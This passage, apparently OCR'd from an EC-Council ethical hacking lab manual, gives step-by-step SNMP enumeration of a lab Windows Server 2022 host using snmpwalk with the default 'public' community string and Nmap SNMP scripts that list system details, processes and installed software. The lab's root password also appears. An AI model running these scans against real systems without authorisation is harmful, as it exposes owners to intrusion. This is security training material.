
   Note: **–v**: specifies the SNMP version number (1 or 2c or 3) and **–c**: sets a community string.
6. The result displays all the OIDs, variables and other associated information.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **snmpwalk -v2c -c public [Target IP Address]** and press **Enter** to perform SNMPv2 enumeration on the target machine.

   Note: **–v**: specifies the SNMP version (here, 2c is selected) and **–c**: sets a community string.



8. The result displays data transmitted from the SNMP agent to the SNMP server, including information on server, user credentials, and other parameters.
9. This concludes the demonstration of performing SNMP enumeration using the SnmpWalk.
10. Close all open windows and document all the acquired information.

Task 4: Perform SNMP Enumeration using Nmap

The Nmap snmp script is used against an SNMP remote server to retrieve information related to the hosted SNMP services.

Here, we will use various Nmap scripts to perform SNMP enumeration on the target system.

Note: Here, we will perform SNMP enumeration on a target machine **Windows Server 2022** (10.10.1.22).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to launch a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. In the terminal, type **nmap -sU -p 161 --script=snmp-sysdescr [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

   Note: **-sU**: specifies a UDP scan, **-p**: specifies the port to be scanned, and **-–script**: is an argument used to execute a given script (here, **snmp-sysdescr**).
5. The result appears displaying information regarding SNMP server type and operating system details, as shown in the screenshot below.

   Note: The MAC addresses might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **nmap -sU -p 161 --script=snmp-processes [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

   Note: **-sU**: specifies UDP scan, **-p**: specifies the port to be scanned, and **-–script**: is an argument used to execute a given script (here, **snmp-processes**).

7. The result appears displaying a list of all the running SNMP processes along with the associated ports on the target machine (here, **Windows Server 2022**), as shown in the screenshot below.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Type **nmap -sU -p 161 --script=snmp-win32-software [target IP Address]** and press **Enter** (here, the target IP address is **10.10.1.22**).

   Note: **-sU**: specifies UDP scan, **-p**: specifies the port to be scanned, and **-–script**: argument used to execute a given script (here, the script is **snmp-win32-software**).

9. The result appears displaying a list of all the applications running on the target machine (here, **Windows Server 2022**), as shown in the screenshot.



